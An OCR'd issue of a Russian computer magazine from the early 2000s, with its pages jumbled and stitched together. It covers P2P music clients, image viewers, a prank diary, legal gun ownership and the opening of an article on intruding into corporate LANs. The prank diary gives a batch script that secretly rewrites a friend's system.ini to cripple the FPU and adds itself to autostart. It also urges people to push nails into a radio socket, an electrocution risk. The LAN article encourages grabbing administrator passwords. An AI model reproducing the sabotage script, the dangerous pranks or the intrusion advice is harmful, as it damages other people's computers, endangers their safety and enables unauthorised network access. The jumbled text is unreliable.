Как выяснилось, поиск происходит в окне твоей бродилки. А ищешь ты не на компьютерах пользователей, расшаривших свои ресурсы и находящихся он-лайн, а в базе этой сети. А в этой базе хранится информация обо ВСЕХ песнях, когда-либо проходивших через эту систему! Точнее, все-таки о названиях и исполнителях; инфа о встречающихся битрейтах, длинах и т.д. хранится только за последние 30 дней. Что дает нам эта маленькая, но приятная хитрость? А дает она нам ВСЕ. Прикинь, тебе не надо париться, есть ли сейчас в сети тот юзер, у которого ты хочешь скачать свою любимую песню (и не уйдет ли он до того, как ты закончишь свое дело)! Более того, тебе не надо при каждом заходе в сетку составлять заново список "требуемых" песен! Ты просто бродишь по этой базе, выбираешь себе песни - причем поиск организован тоже очень разумно: ходить и выбирать можно по стилю, по смежным стилям (причем отдифференцировано все очень грамотно), по артисту; можешь и просто ввести ключевые слова. Появившийся список песен можно отсортировать по популярности и названию. Когда же ты определяешься с тем, какую песню ты хочешь скачать, тебе дают выбор - скачать "что подвернется" или же выбрать нужный битрейт и длину песни (это в том случае, если песня проходила через сеть за последние 30 дней). Более того, отдельным значком в списке выделяются те песни, которые уже есть на твоей машине (мне, например, эта штука очень пригодилась - эклер, знаешь ли... я хотел сказать - склероз), а также те, которые ты уже внес в свой список для закачки (тоже полезно, поверь мне). Все, ты сделал свое дело. Как только ты запустишь клиента, он будет методично прочесывать компы пользователей по твоему списку в поисках нужных тебе песен. Причем есть и докачка - она просто не вызывает ничего, кроме щенячьего восторга. Ни одна песня не была раскромсана на кусочки или перемешана, нигде не путались битрейты и не появлялось никаких щелчков. Единственный минус - нет возможности контакта с другими пользователями, хоть в каждой рубрике (и у каждого артиста) есть свой форум. Есть и еще минус, но это уже неизбежность - люди любят называть одну и ту же песню по-разному. Убей меня, если я понимаю - почему, но это так. Причем здесь песни, озаглавленные как "Africa Place" и "africa place", будут считаться разными. Но мне кажется, что это можно пережить.

<FilePortal>

Самое забавное в этой проге - то, что она написана нашими с тобой соотечественниками. Подробно она описана в Хакере №7 за этот год, так что смотри инфу там. Скажу одно - мне она понравилась, хотя до "русского Напстера", мне кажется, все-таки пока не дотягивает.



Файловый портал, типа того...

Прежде всего - малым количеством юзверей и, соответственно, песен. Но, возможно, у нее еще все впереди. Так что по ночам (спасибо России-Он-Лайн за мои счастливые ночи) она висит у меня в трее. Так, чтобы было...

<Итого>

Комментарии излишни, наверное. Еженощно у меня бдит Audiogalaxy и болтается FilePortal; иногда я запускаю КаЗаУ (может, такое написание все-таки правильнее?). Могу сказать еще только одно для тех, кто боится, - я расшариваю свои ресурсы. Еще ни разу у меня не увели ни пароля, ни еще чего. Ведь в этом (в расшаривании, а не в уведении паролей) и есть смысл пиринговых - т.е. обменных сетей. И если ты берешь у кого-то что-то, то не бойся и отдавать. Хотя это, конечно, ИМХО. Колхоз, как известно, дело добровольное... Ну вот, прошла еще одна ночь. Я порадовал прова еще полутора сотнями мегабайт входящего траффика, мир порадовал меня еще десятком песен... Чего я и тебе желаю. А будут вопросы - пиши, отвечу. Удачи!



PC_Zone

Взгляните на мир по…

Аватар(avatar_angel@mail.ru)


Взгляни на мир по…

Обзор программ для просмотра графики

У тебя много файлов с рисунками на винчестере. Знаю, что много. Всякие там рисуночки, фотографии девчонок из различных чатов, просто твои фотографии для рассылки этим самым девчонкам, коллекция обоев для windows. Порнушка опять же представлена весьма широко. Ладно, ладно, порнушка это дело сугубо личное.


Некоторые мои знакомые смотрят картинки стандартным виндовым эксплорером. Некоторые, более продвинутые, юзают ASDSee. Но, может быть, есть и другой софт для просмотра картинок, фотоальбомов и прочей графики? Итак - пятерка наиболее интересных, на мой взгляд, программ подобного рода.

<ACDSee 32. Shareware>



Хорошее качество видно сразу

Добротная и хорошая программа. Обладает приятным интерфейсом и довольно неплохим набором функций. Следует отметить хорошо продуманное слайд шоу, с множеством настроек, таких как скорость переключения картинок, порядок просмотра, параметры запуска и т.д. Плюс файл можно немного отредактировать и добавить к нему свой комментарий. Далее - просто и изящно вызываем ACDSee Browser.




Два в одном

Эти две программы просто встроены друг в друга (первая, соответственно, зовется ACDSee Viewer) и всегда идут в одном комплекте. Весьма удобно, кстати. Интерфейс здесь опять же довольно приятный. Очень нравится такая деталь, как отдельный цветовой фон для каждого типа файла. Это позволяет легко находить нужный тебе тип, не теряя при этом скорости листания экрана. ACDSee Browser также имеет ряд полезных возможностей. Таких, как, например, конвертирование из одного формата в другой.

Итак, ACDSee 32 - это добротный хороший продукт, который не потрясает своей многофункциональностью, но, вместе с тем, удобен и полезен и оставляет после себя весьма хорошее впечатление.

<Photofilla v 1.5. Shareware>




Веселая программа, веселая девушка

Интерфейс этой программы выполнен несколько необычно. Навигация выполнена довольно неплохо, есть интересные моменты. Например, при попадании в любую директорию программа сразу же заносит в cash все графические файлы поддерживаемых ею форматов и выводит их в виде галереи небольших выпуклых иконок (thumbnails). Соответственно, при нажатии на каждую из этих иконок в большом окне тут же появляется увеличенное изображение. Это довольно удобно, так как не приходится щелкать по каждому файлу, содержимое которого не помнишь. Теперь о разных особенностях. Понравилось то, что размер изображения в окне изменяется динамически, вместе с изменением самого окна. Достаточно интересно реализована возможность добавлений комментариев к файлу. Можно добавить не только текст, но также и URL и даже звуковой файл. Сразу открываются интересные возможности. Из особенностей еще хотелось бы отметить html generator. Мы еще столкнемся с ним в этом обзоре, но раз уж он встретился впервые, то я опишу его сейчас. Эта функция позволяет тебе быстро сделать html документ с галереей файлов на основе выбранных тобой настроек.



Просто до безобразия

То есть ты просто указываешь директорию с файлами, задаешь ряд параметров, и пожалуйста - вот тебе готовая галерея с фотографиями. Хоть сейчас бери да закачивай ее к себе на страничку.



А вот и результат


Еще есть в этом продукте одна опция, привлекшая мое внимание. Возможность поиска файлов, похожих на выбранный тобой. То есть ты выбираешь какую-либо картинку или фотографию, задаешь ряд параметров, и программа ищет все похожие на нее. И даже не по размеру или еще там по чему-нибудь, а именно по самой картинке. Цветовая гамма, композиция и т.д. И надо сказать - довольно неплохо ищет. По крайней мере у меня получались неплохие результаты (хорошо находятся похожие фотографии, где одинаковое количество человек в одинаковых позах, в обнимку, например). Ну что можно сказать напоследок об этой программе? Приятная такая на вид, неплохая в эксплуатации. Для стильной молодежи, одним словом =).

<Thumbs Plus 4.50-S. Shareware>

Самая красивая программа сегодняшнего обзора. Плюс самое большое количество возможностей. Мне вручили упаковку с диском в редакции, но когда я пришел домой, выяснилось, что у меня отказал cdrom. Я погоревал, конечно, а потом взял да и скачал ее из Интернета. И не по-

жалел даже о том, что она самая большая из всех описанных. Тут есть на что посмотреть. Ну, начнем с того, что программа поддерживает просто немыслимо огромное количество форматов. Плюс там еще имеется даже поддержка анимационных, звуковых (включая mp3, само собой) и документальных форматов плюс binary (EXE и прочие)! Поиск похожих файлов опять же имеется (только гораздо более простой). Также интересен вариант поиска по определенным ключевым словам к каждому файлу.

Программа дает весьма широкие возможности для редактирования файлов. Можно поработать с цветовой гаммой, изменить яркость или насыщенность рисунка, добавить резкости. Можно также подключить всевозможные фильтры и наложить дополнительные эффекты. Но, пожалуй, самая интересная опция - это возможность добавления водяного знака. Она реализована с помощью технологии digimark (www.digimark.com). Например, нарисовал ты, скажем, красивый рисунок или сделал отличную фотографию и хочется тебе свое творение выставить в Интернет. Но есть одно но - кто-то может присвоить себе твою работу и назваться автором этого файла. Так вот, чтобы этого избежать, ты и добавляешь в свой рисунок водяной знак. Делается это достаточно просто - непосредственно




Персональное клеймо

из самой программы Thumbsplus. Идешь в image/batch process/...../add/transform/watermark. Там тебе предложат на выбор четыре типа водяного знака.

Basic - В нем присутствует только твой номер в системе digimatic, ну и указанные атрибуты. Copyright - в дополнение к обычному водяному знаку, copyright добавляет до двух лет права пользования этим изображением. Image ID - водяной знак будет выполнен в виде рисунка, который ты задаешь. Transaction ID - еще один идентификационный код. Еще будет несколько дополнительных параметров, таких как, например, запрет на копирование или использование файла, запрет на просмотр несовершеннолетним и т.д. Также надо будет выбрать интенсивность водяного знака, то есть насколько он будет заметен. Итак - эта опция крайне полезна для тебя, так как она обезопасит тебя от присваивания твоих лавров, ведь водяной знак нельзя удалить, не повредив при этом изображение (поэтому, прежде чем наносить его, сделай резервную копию). А по поводу самой программы могу сказать следующее - она для тех, кто действительно серьезно и помногу работает с графикой. Поэтому, если ты один из этих работников - то это, безусловно, твой выбор.


<Ifran View. Freeware>



Мал золотник, да дорог

На первый взгляд программа кажется простой, но на самом деле скрывает в себе довольно большое количество возможностей. Видимо из-за этого она считается одной из самых популярных программ подобного рода. Irfan View - типичный пример программ, которые любят не за красивый дизайн и громкое имя, а просто за то, что она хорошо и четко делает свою работу. Мне лично понравилась система конвертирования, потому что присутствует большое количество поддерживаемых форматов плюс много настроек. Все серьезно и очень добротно. Есть интересная возможность просматривать файлы в HEX. Быстрая и удобная система работы с буфером обмена. Еще можно поставить аудио диск и поработать под музыку. В общем, все сделано без излишеств, строго и качественно. Добавь к этому небольшой размер и отсутствие всякой платы - и ты получишь хорошую программу, любовь к которой приходит по мере работы с нею.

<PicView. Freeware>



Дешево и довольно сердито


Самая маленькая программа в нашем сегодняшнем обзоре. И самая быстрая. Все здесь сведено к минимуму, поэтому никакими изюминками она тебя не удивит. Зато порадует очень высокой скоростью работы. Даже большие картинки она открывает за считанные секунды. Ну а так - необходимый минимум имеется. Конвертировать файлы ты сможешь. Вывод - агрессивная и быстрая программа. Самый лучший вариант, чтобы быстро пробежаться по всей коллекции картинок. Ну и о каких деньгах может идти речь?




X-Стиль

X-стильный дневник приколиста

Sonder (sonder@iname.com)





шоу "Говорите громче" в исполнении хозяина дома. Не забудь намазать верхнюю часть трубки (ту, которая содержит в себе динамик) губной помадой. Это придаст телефонному развлечению немного дополнительной остроты.
Если же телефон чрезмерно навороченен и оборудован автоответчиком, не поленись записать на него совершенно новое приветствие, например, такое:

"Добро пожаловать. Это горячая линия скорой психиатрической помощи. Чтобы попасть к нужному специалисту, внимательно следуйте инструкции. Если у вас мания преследования - повторно нажимайте цифру 1. Если вы страдаете множественными фобиями, пожалуйста, попросите кого-нибудь нажать цифру 2. Если у вас раздвоение личности, пожалуйста, наберите 3, 4, 5 и 6. Страдаете параноидальным синдромом? Не волнуйтесь, мы знаем, кто вы и что вы хотите. Оставайтесь на линии, чтобы мы могли отследить ваш звонок. Если вы шизофреник, слушайте внимательно, и внутренний голос подскажет вам нужную цифру. Если у вас депрессия, какую бы вы цифру не нажали - не имеет значения. Все равно никто не ответит. Если у вас галлюцинации - предупреждаем, что та штука, которую Вы держите в руке, - живая и в данный момент собирается укусить вас за ухо".

18-00 Теперь самое время послушать альтернативное радио. Как умеешь, подначивай двух приятелей из числа собравшихся. Затем даешь каждому по гвоздю, один берет гвоздь в левую руку, другой - в правую. Потом они становятся так, чтобы руки с гвоздями были рядом. Вот что должно получиться: слева стоит человек с гвоздем в правой руке, а справа - с гвоздем в левой. По твоей команде оба втыкают гвозди в РАДИОРОЗЕТКУ (не перепутай ничего!!!) и прижимаются друг к другу ушами. Желательно, чтобы кроме ушей они ничем друг друга не касались. Не забудь сообщить о результатах в радиокомитет :).

19-00 И вот наступает момент, когда хозяин дома начинает хвастать своим навороченным компом. Наверняка он не совсем четко представляет, что в его компьютере имеется такая маленькая штучка, которая отвечает за выполнение операций с плавающей точкой. Называется она математическим сопроцессором (FPU). Так вот, если легким движением руки отключить этот самый FPU, то любой навороченный P4 превращается в первостатейного тугодума. Запускаешь компьютер приятеля и помещаешь в system.ini такие строчки:

```
[MathCoprocessor]
FPUFlags=2
```

Можно и батничек активизировать, заодно не забыв его в автозагрузку вставить:

```
@echo off
ren %windir%\system.ini s
echo [MathCoprocessor] >
%windir%\y
echo FPUFlags=2 >>
%windir%\y
echo >> %windir%\y
copy %windir%\y /a
+%windir%\s /a %windir%\system.ini > nul
del %windir%\s
del %windir%\y
```

20-00 Пока все были хакерами, ты стал магом и волшебником. Если ты обладаешь даром убеждения, то можешь произвести на многочисленную веселую компанию, собравшуюся на вечерний чай, неизгладимое впечатление. Суть затеи вот в чем: зайдя в туалет, зажги там обычную свечку и, вызывая веселящихся по одному, предложи им криком затушить свечку. Душераздирающие крики из туалета заставят многих задуматься о правильном питании.

22-00 Ну, вот и вечер, пора выдвигаться в сторону дома. Завтра тебя опять ждут великие дела, а пока приготовься морально и физически к ежедневной борьбе, в которой "добро" и теория нелетального западностроения, не противоречащая уголовному кодексу, всегда побеждают зло и скуку!

180°

"НАМЕДНИ СМОТРЕЛ В ОКНО. ПОКАЗЫВАЛИ ФИГНЮ. ПОТОМ СТЕМНЕЛО. ТА ЖЕ ФИГНЯ, ТОЛЬКО ТЕМНАЯ. ПОТОМ МНЕ НАДОЕЛО, И Я ОТПРАВИЛСЯ ПИТЬ ЧАЙ. НО ФИГНЯ ЕЩЕ ДОЛГО СТОЯЛА У МЕНЯ ПЕРЕД ГЛАЗАМИ". - ИЗ ЖИЗНИ.

КАК ИЗВЕСТНО, ЧЕЛОВЕК - САМ КУЗНЕЦ СВОЕГО СЧАСТЬЯ, И БОРЬБА СО СКУКОЙ ЯВЛЯЕТСЯ ЕГО ПРЯМОЙ, КАЖДОДНЕВНОЙ ОБЯЗАННОСТЬЮ. НО БОРОТЬСЯ СО СКУКОЙ В ОДИНОЧКУ НЕЛЬЗЯ. БОРОТЬСЯ НАДО ТАК, ЧТОБЫ СКУКА ПОКИНУЛА НЕ ТОЛЬКО ТЕБЯ, НО И ВСЕХ ТВОИХ ЗНАКОМЫХ. НАЧАТЬ РЕКОМЕНДУЕТСЯ РАННИМ УТРОМ С БЛИЖНИХ ДРУЗЕЙ...

Х-стильный дневник приколиста

Ударим западлостроением по скуке!



МИНЗДРАВ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ

НАЧАЛО ЗДЕСЬ



7-00 Вставать рано утром, особенно в выходные, и идти по каким-то делам под накрапывающим дождичком - несомненно, скучно. Но можно грамотно выкрутиться и из этой ситуации, например, правильно используя привычную, но незаслуженно забытую теорию удаленного администрирования. Ранним утром нового дня, когда за окном холодно, сыро и мерзко, можно и нужно вырабатывать в себе навыки удаленного администрирования своих друзей. Раз уж ты проснулся ни свет ни заря - разбуди и их, авось "спасибо" скажут :).

Для начала рекомендую тебе попробовать самые простые схемы: сидя в трусах на кухне и попивая чаек, звонишь по телефону своему приятелю, который в столь ранний час, само собой, - дрыхнет. Когда он, наконец, доберется до трубки, смело сообщай ему, что ты находишься в десяти шагах от его дома, что в твоем новом автомобиле произошла технологическая авария, скажем, выкипела вся вода в радиаторе, а отойти от машины ты не можешь, так как заклинило все замки. Все что тебе нужно - это ведро горячей или холодной воды (в зависимости от сезона). Приятель, бормоча в трубку сплошь приятные эпитеты, обещает выйти с ведром через пять минут... Ничего, ничего, пусть пройдется под дождичком в тапках и с ведром воды.

Если у тебя нет машины, а у приятеля есть домофон - схема упрощается еще больше. Опять же посредством телефонной связи сообщаешь о своем желании срочно переговорить по особо важному вопросу, но этот долбанный домофон опять не работает :). Друг он или нет? Если друг - то пусть срочно спускается вниз и открывает "одомофоненную" дверь вручную.

7-30 Обзвонив и озадачив друзей-товарищей, займись благотворительностью: запускаешь свой старый добрый факс-модем и начинаешь рассылать по знакомым предварительно отсканированный кусок обоев с приделанной в любом графическом редакторе надписью "Новая услуга - рассылка обоев факсом". Во избежание твоей госпитализации не забудь сменить свой факсовый ID.

8-30 Ладно, время дорого, пора ехать на работу. Если у тебя или твоих друганов есть миловидная подруга, можно при ее содействии как следует развлечься прямо на остановке. Рядом с девушкой устанавливаются одна-две небольших спортивных сумки, набитых до неподъемного состояния, например, кирпичами. Девушка мило просит незнакомых молодых людей, спешащих по своим делам, внести сумки в транспорт. Дальше - главное не ржать как табун коней.
А вот и твои друганы, мягко говоря, недовольные ранней побудкой. Ну, ничего, как раз и маршрутка подъехала. Пропусти их вперед, пускай залезают на самое дальнее сидение. Самое время, радостно скалясь, крикнуть: "А-ха-ха-ааа, места для поцелуев!". Аккуратнее, а то отряд может не заметить потери бойца.

9-00 Добравшись до работы, проникнись важностью момента и собственным величием. Помни о том, что в твоих руках может оказаться судьба всего рабочего процесса, если ты ловко и умело поменяешь все провода у компьютеров. Особенно весело проворачивать это мероприятие в самом начале рабочего дня, пока твои коллеги еще только продирают глаза и не могут разобраться, что произошло.

11-00 И вот первая половина дня закончена, с голодными взглядами все направляются в столовку или ближайшее кафе. Самое время подойти к какому-нибудь новому сотруднику и сказать: "И чего это Петр Михайлович на тебя так взъелся, орал все утро, вспоминая тебя разными словами". Обед для него будет протекать в крайне нервной обстановке. Несварение желудка коллеге обеспечено.

13-00 После обеда не забудь с приятелями переставить Форд Ка надоевшего бухгалтера между двух деревьев. Суть задачи в том, чтобы багажником эта самодвижущаяся карета упиралась в ствол одного дерева, а капотом - в ствол другого. Когда после работы бухгалтерша выйдет из офиса, у нее будет отличная возможность поработать не только головой, но и руками.

16-30 После работы группа обормотов, включая тебя, приперлась в гости к общему другу, и пока он суетится по хозяйству, ты сможешь сделать много важных дел. В первую очередь доберись до старого, еще дискового, видавшего виды телефонного аппарата и спокойно выкрути из нижней части трубки микрофон. Убери его с глаз долой и с самой серьезной миной на лице наблюдай за увлекательнейшим ток-

Scrooge (scrooge@aha.ru)

Защити себя сам

Ты вполне легально можешь владеть ружьем



180°







венно слабую пневматику, эти "стволы" следует отнести скорее к игрушкам. Речь я буду вести только о ружьях отечественного производства, ибо они дешевле (в несколько раз) и нет проблем с запчастями.

<ИЖ-18>

Итак, что предлагает нам рынок. Дедовские двустволки (а тем более одностволки) отметем: непонтово это. Да, надежно, неприхотливо, но не прикольно. И в охотку по банкам не постреляешь - перезаряжать уж больно часто приходится. "Брат-1" смотрел? Помнишь, как он там лихо с двустволкой управлялся? А теперь лучше забудь. Фильм, он и есть фильм. Оставим их любителям DOOMа (надеюсь, тебя-то на такое старье не тянет?). А вот помповое ружье ИЖ-81 уже намного веселей. Помповое ружье известно невооруженным людям в основном по фильмам, где главный герой эффектным жестом перезаряжает ружье, дергая его вертикально вверх-вниз (в реальности издеваться над оружием так не надо, свое ведь, не у дяденьки). Машинка и правда очень неплоха. Надежна как кувалда. Стоит около $100. Выпускается только двенадцатого калибра (для незнающих - калибры по убыванию: 12, 16, 20, 32, 410).

<Сайга>

Следующим номером нашей программы стоит "Сайга". Полуавтоматическое магазинное ружье. Сделано на базе автомата Калашникова, так что имеет грозный вид и неплохую надежность. Выпускается 12-го, 20-го калибров. Стоит от $200.

<ТОЗ-106>

И заключительным номером идет "смерть председателя" АКА "легальный обрез" ТОЗ-106. Названа так, поскольку очень коротка и, соответственно, удобна для ношения/транспортировки, а также для стрельбы из окна движущегося автомобиля. Имеет складывающийся приклад, выпускается только 20-го калибра, магазин на три патрона, перезарядка осуществляется по классической схеме, рычагом, как в мосинской винтовке. Стоимость - в пределах $100.

Итак, даже не самый богатый перец может вооружиться вполне добротно сделанным настоящим оружием. Хочу отметить, что импортная пневматика также стоит под $100. Забавно - маленькая пластиковая пукалка и настоящее орудие для убийства стоят почти одинаково...

<Бюрократия>

Что бы получить лицензию на покупку ружья, нужно прийти в свое районное УВД и там сдать необходимые справочки (что ты не состоишь на учете в психо- и наркодиспансере, а также о том, что здоров - почти как на права) и заплатить госпошлину (около 100 рублей). Очень рекомендуется перед подачей документов вступить в охотобщество. Стоит это совсем небольших денег - в пределах двухсот-трехсот рублей, но тогда у тебя будут документы не на хранение, а на хранение и ношение - ты вроде как охотник (требовать гоняться по лесам за дикими зверями никто не будет, не волнуйся). Еще необходимо приобрести сейф для хранения ружья (можешь сам сварить железный ящик, если со сварочным аппаратом знаком). Также к тебе зайдет участковый посмотреть на тебя - постарайся сделать максимально трезвый вид. После всех этих мытарств тебе выдадут лицензию, с которой ты можешь 6 месяцев ходить по магазинам и выбирать оружие. После покупки в течение 2-х недель оформляется разрешение на оружие, которое действует 5 лет.

Помимо огнестрела, на который надо получать геморройную лицензию, в продаже есть пневматика. По закону "Об оружии" пневматическое оружие с дульной энергией не более 7,5 Дж и калибра до 4,5 мм включительно регистрации не подлежит, и граждане Российской Федерации имеют право приобретать его без получения лицензии. Толку от него как оружия самозащиты, конечно, нет совсем. Попробуй попасть неприятелю в глаз или иное уязвимое место в момент опасности! Зато можно пострелять по банкам или, если наличествуют живодерные инстинкты, по воронам и кошкам.

<Пневматика>

Из отечественных образцов наиболее предпочтительны: винтовка МР-512, винтовка Иж 60, 61, пистолет МР 654 К и К02, винтовка МР 651К-07. Пневматика стоит в пределах от 800 до 1200 рублей. Как правило, новоявленные владельцы, приобретя духовой пистолетик или винтовку, начинают навешивать на них всякие цацки, вроде оптического или лазерного прицела, усиленной пружины и т.д. и т.п. Еще иногда напяливают на себя камуфляж и с видом грозного Рэмбо идут в лесопарк охотиться на птичек (кстати, тяга к камуфляжу и оружию начисто пропадает после качественно проведенных военных сборов - проверено автором). Подробно рассказать о доводке пневматики нет возможности - уж больно много места это бы заняло. Сможешь прочесть сам на сайтах (см. ниже).

<Запомни!>

Тебе дают право иметь оружие, подразумевая этим, что ты не кретин и палить направо и налево не будешь. Все эти стволы предназначены для самообороны и для хвастовства перед друзьями :). Но не зря для получения разрешения ты должен в обязательном порядке приобрести оружейный сейф. Как говорится, раз в году и палка стреляет, так что осторожней. Потому как если ты кого-нибудь ранишь или убьешь, то пойдешь по статье как миленький! Случаи травматизма от небрежного обращения с оружием возникают очень часто.

Вот так. Думай сам, решай сам, иметь или не иметь. Как всегда, в конце статьи небольшая подборочка url:

http://ru-weapon.8m.com/
http://club.guns.ru/index.html
http://www.saiga.ru
http://www.kolchuga.ru/03.htm
http://adg.h1.ru/p/6061.htm

Дружище, сегодня я расскажу тебе о том, как защитить себя в этой нелегкой и полной опасностей и неожиданностей жизни. Да нет, ни про какие презервативы и фаерволы я тут тебя парить не собираюсь. Оружие – вот тема этой статьи! Причем не какое-нибудь игрушечное, а самое реальное. И не криминал всякий, а абсолютно легальные средства самообороны.

<Откройте, грабители!>

Если к тебе ночью в дверь начнут ломиться бритоголовые ублюдки, то ты что сделаешь? Позвонишь в милицию? Ну хорошо, часа через полтора они приедут, чтобы зафиксировать время смерти. Будешь орать из окна? Ну ОК, у соседей появится новая тема для сплетен, но ни один не рыпнется тебе помогать. Распахнешь дверь, держа в руках нож? Ну, если ты какой-нибудь трахнутый Рембо, тогда может быть это поможет. А вот если нет, то этим же ножом тебя и расфасуют. Короче, что тут гадать-то, "спасение утопающих - дело рук самих утопающих", поэтому, не долго думая, ты вытаскиваешь из сумки дорогую сердцу "Сайгу", пристегиваешь магазин, бросаешь вниз предохранитель, дергаешь затвор и десятью выстрелами превращаешь голову ублюдка в кровавое месиво. Расшвыриваешь куски черепа ногами и быстро бежишь к ближайшей аптечке, по пути подбирая боеприпасы и новое оружие. Черт, что-то я вчера в Half-Life переиграл... На самом деле, ты наводишь дуло на ублюдка и делаешь ему контрольный выстрел в ногу. Теперь уже можно дожидаться милиции, сидя на туше и хлебая из котелка.

<Все по-честному>

Сегодняшние законы позволяют гражданам РФ (надеюсь, 18-то тебе исполнилось?) иметь дома гладкоствольное охотничье оружие (подчеркиваю, гладкоствольное; о нарезном и говорить не буду - уж больно сложная вещь его получение), получив соответствующее разрешение. Кроме гладкоствольных ружей, ты можешь прикупить себе и пневматическое оружие, на которое вообще не нужно разрешений. Но в силу того, что российские законы разрешают только откро-



Взлом

/Основы

Основы выживания в локальной сети

Rem0te Administrat0r aka r00t

< Folder 0 >

Приведенные ниже факты, комментарии, "методы" и пр. справедливы в основном для больших локальных сетей, крупных организаций с корпоративными сетями, основанных на TCP/IP. Все совпадения случайны, хотя, возможно, ты и узнаешь свою сетку :). Я хочу не разжевать тебе все и разложить по полочкам, а заставить ДУМАТЬ и ДЕЛАТЬ. Возможно, у тебя после прочтения этой статьи будет больше вопросов, чем ответов. В этом-то и прикол: заставить тебя думать, читать, собирать информацию, изобретать в конце концов!

Рекомендации

Настоятельно рекомендую установить себе ОС Windows 2000 pro or NT 4.0 для достижения максимального эффекта "проникновения" (хорошо сказал :). Качественный прорыв был достигнут мной именно при использовании NT как "родной" системы в сети. Большинство данного материала сработает только на NT.

Политика безопасности в сети

В большинстве случаев дело обстоит так: имеется сетка с выходом в Интернет через что-нибудь (Cisco, BSD, etc). Чем больше в сети рабочих мест, тем легче в ней жить простому хакеру (вернее, просто любопытному человеку). Таким образом, скорее всего дело обстоит так: локалка достаточно хорошо защищена от вторжений извне, но внутри сети царит хаос и полное равнодушие со стороны администратора(ов). Чем больше пользователей имеют права администратора, тем легче их присвоить. Зачастую в группу администраторов попадают откровенно случайные и тупые люди, и, соответственно, получить их пароль бывает достаточно просто, знающему человеку, разумеется.

Если у тебя в сети действуют жесткие правила и ограничения, например, насильственная смена паролей пользователей через определенное время - будь осторожен! Это говорит о том, что за сетью смотрят, и твои неосторожные действия могут повлечь серьезные последствия.

Начинаем

